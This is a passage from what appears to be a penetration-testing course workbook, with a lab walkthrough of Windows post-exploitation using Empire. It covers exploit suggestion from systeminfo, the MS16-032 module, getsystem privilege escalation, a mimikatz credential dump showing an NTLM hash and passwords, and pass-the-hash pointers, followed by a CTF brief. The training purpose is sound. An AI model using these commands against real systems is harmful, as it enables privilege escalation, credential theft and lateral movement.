
```
(Empire: agentz)> shell systeminfo > si.txt
(Empire: agentz)> download si.txt
(Empire: agentz)> [+] Part of file si.txt from agentz saved
 [*] File download of C:\Users\student\si.txt completed
```



Exercise: Post-Exploitation Exploit Suggester

Back in the second Kali shell, change directories to /opt/winsploit where the Windows_Exploit_Suggester tool is. To copy the source file, you will need to use a backslash to escape the colon in "C:\Users\student\si.txt" (e.g. "C\:/Users/student/si.txt"). Note that you are copying the file to the current directory (the period at the end of the cp command means current working directory, which is /opt/winsploit). If you update the patch source database from Microsoft, you will want to use that spreadsheet instead of the provided one. Note that this only reports on missing QFE with mapping to a known exploit, and due to complications with patch revisions, it may be listed but not actually vulnerable. Also note that the si.txt file can be viewed from Kali with lowercase "L" (16bit little-endian ASCII) in the strings command, "strings -e l si.txt | less".


```
# cd /opt/winsploit
# cp  /opt/Empire/downloads/agentz/C\:/Users/student/si.txt .
# ./winsploit.py -d *xls -i si.txt
[[*] initiating winsploit version 3.2...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (UTF-16LE)
[*] querying database file for potential vulnerabilities
[*] comparing the 199 hotfix(es) against the 359 potential bulletins(s)
with a database of 133 known exploits
[*] there are now 188 remaining vulns
...output continued on next page...
```



Exercise: Post-Exploitation Choose Wisely

```
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) -
Important
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) -
Critical
[E] MS16-059: Security Update for Windows Media Center (3150220) -
Important
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of
Privilege (3143141) - Important
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privilege
(3136041) - Important
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Code
Execution (3134228) - Important
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Code
Execution (3124901) - Important
[E] MS15-134: Security Update for Windows Media Center to Address Remote
Code Execution (3108669) - Important
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Code
Execution (3116162) - Important
[E] MS15-112: Cumulative Security Update for Internet Explorer (3104517) -
Critical
...older missing patches omitted for printing...
[*] done
```

The example shown on this page has been modified for space.




Exercise: Post-Exploitation Searchmodule

This particular 2016 exploit is included in Empire and many other exploit frameworks, but requires at least 2 cores to work. Conveniently, the shell command tasks an agent to run a PowerShell command for us. This command uses "gwmi", which is an alias for "Get-WMIObject" and "fl", which is an alias for "Format-List" to get properties that are normally not printed in default output. We limit the properties to ones starting with "N", which answers the question of how many cores this victim has. We'll have to try something else to escalate to SYSTEM. Note that only having one CPU core is not very practical in the real world, as almost all modern machines will have multiple cores, but VMware will create desktop OS VMs with one core by default. If you desperately want to try the exploit as an additional exercise, shut the VM down gracefully, increase the number of cores in the VM settings, power on, and re-stage an agent.

```
(Empire: agentz)> searchmodule MS16-032

 privesc/ms16-032

Spawns a new Listener as SYSTEM by leveraging the MS16-032 local exploit.
Note: ~1/6 times the exploit won't work, may need to retry.

(Empire: agentz) > shell gwmi -Class Win32_processor | select N* | fl
Name                                          : Intel(R)Core(TM) i7 CPU
X 920 @ 2.00GHz
NumberOfCores                 : 1
NumberOfLogicalProcessors     : 1
```


The example shown on this page has been modified for space.



Exercise: Post-Exploitation Getsystem

If you are already admin, you can attempt to use the classic getsystem module. This is not a full port of Metasploit's getsystem feature of Meterpreter, but it still normally works on victims unless they are Windows Server 2003 or extremely well hardened. This does not create a new agent, but it escalates the agent set to SYSTEM. The "rev2self" command will return the agent back to its earlier privilege.

```
(Empire: admin)> usemodule privesc/getsystem
(Empire: privesc/getsystem)> run
[>] Module is not opsec safe, run? [y/N] Y
Running as: WORKGROUP\SYSTEM
Get-System completed
(Empire: privesc/getsystem)> agents
...snipped for readability...
(Empire: agents)> interact admin
(Empire: admin)> whoami
NT AUTHORITY\SYSTEM
(Empire: admin)> revtoself
RevertToSelf was successful. Running as: student-PC\student
Listener:         http://10.10.75.99:8080
Internal IP:      10.10.76.99
Username:         student-PC\student
Hostname:         STUDENT-PC
OS:               Microsoft Windows 7 Professional
High Integrity:   1
Process Name:     powershell
Process ID:       1308
PSVersion:        2
```



Exercise: Post-Exploitation Mimikatz

Finally, as an admin, we can take advantage of a mimikatz script in Empire that uses Invoke-Mimikatz and populates its own credential database with the results. Here we see plaintext and hash credentials. To take advantage of passing-the-hash to pivot and move laterally across the network, execute "usemodule credentials/mimikatz/pth" and set the CredID to the hash you'd like to use. A new agent will spawn with those credentials. Since no other user is logged in at the moment, this is where this walkthrough of Empire for post-exploitation ends.

```
(Empire: admin)> mimikatz
...snipped for readability...
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1716449 (00000000:001a30e1)
Session           : Interactive from 1
User Name         : student
Domain            : SEC660-WIN10
Logon Server      : SEC660-WIN10
Logon Time        : 3/12/2018 8:23:08 PM
SID               : S-1-5-21-1552841522-3835366585-4197357653-1001
```

```
msv :
 [00000003] Primary
 * Username : student
 * Domain   : SEC660-WIN10
 * NTLM     : a39ee3cb0572e87265f8abd840250d6c
 * SHA1     : 8f4080af5a7e309c3c8e579e27f548b32ab8e741
tspkg :
wdigest :
 * Username : student
 * Domain   : SEC660-WIN10
 * Password : (null)
kerberos :
 * Username : student
 * Domain   : SEC660-WIN10
 * Password : (null)
ssp :
credman :
 [00000000]
 * Username : SOMEGUY
 * Domain   : 10.10.10.70
 * Password : WRONGPASS
 [00000001]
 * Username : Custom-199@sec660.org
 * Domain   : TERMSRV/10.10.10.71
 * Password : deadlist
```

Exercise: Post Exploitation – The Point


- Leveraging a foothold to pilfer credentials and escalate takes a little effort and creativity
- Metasploit is sometimes easier with the assistance of third-party tools
- You still need to exercise those tools and modules to be successful, not always 1-2-3

Remember to try and match the vintage of vulnerability with the exploit tool for increasing the chance of success.

Exercise: Post Exploitation – The Point


The point of this exercise was to practice local vulnerability identification opportunities using PowerShell and Metasploit together. It's still not 100% automatic, but smart use of the tools can provide the right escalation after the initial weakness is exposed.

If you have completed this exercise with time to spare, experiment with other modules in Empire.



Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap

Next, we take a detailed look at how to escape and escalate with restricted access.

Bootcamp Exercise

- CTF Scenario:
  - Organization requests a penetration test, including its new thin client/vApp/DLP solution
  - Concern is ultimately that MS Office documents will be infected
  - Focus on 660.2 tools and techniques
  - Multiple paths to win
  - Targets will be up for the rest of the course
  - PowerShell tool practice

Bootcamp Exercise

This bootcamp CTF's goal is to apply the techniques from 660.2 to a Virtual Desktop Infrastructure (VDI). You'll be escaping from the thin client used for the virtual desktop (Linux desktop escape), as well as on the server side (Windows restriction escape). Many people do not finish the exercises during this session and continue to work at it in their spare time during the rest of the course.

The organization has requested a pen test. They have recently implemented a new document vApp solution for Data Loss Prevention (DLP) purposes. They are worried about an infected document compromising their internal desktops, so they use virtual application style access over RDP.

Bootcamp CTF


- Objective of the exercise is to extend exercises and concepts
- Apply what we have covered
- Other tools and techniques are OK
- Primary goal: Control the CEO's desktop
- Secondary goal: Practice with other tools and techniques – IPv6, SNMP, etc.

Bootcamp CTF

Welcome to the Bootcamp CTF for 660.2. Here is your chance to apply what you have learned. The components are designed to extend and tie together the ideas, techniques, and tools we have used so far. You may find other flaws than what was intended, and that is perfectly OK and awesome.

This Bootcamp exercise is not just about winning. You will learn more if you can see your teammates' screens and work closely together. This should not be a divide-and-conquer approach. Too many people on the team defeats that purpose, so please limit your team's size to three people. This game is entirely winnable without a team, but you will learn more as a team.

Your goal is to control the CEO's desktop. The CEO has access to information; you don't know what it is, but it must be valuable. If you choose, you can also practice tools and techniques from 660.1. Attacking over IPv6 and using SNMP may be helpful, though not required to complete this exercise.

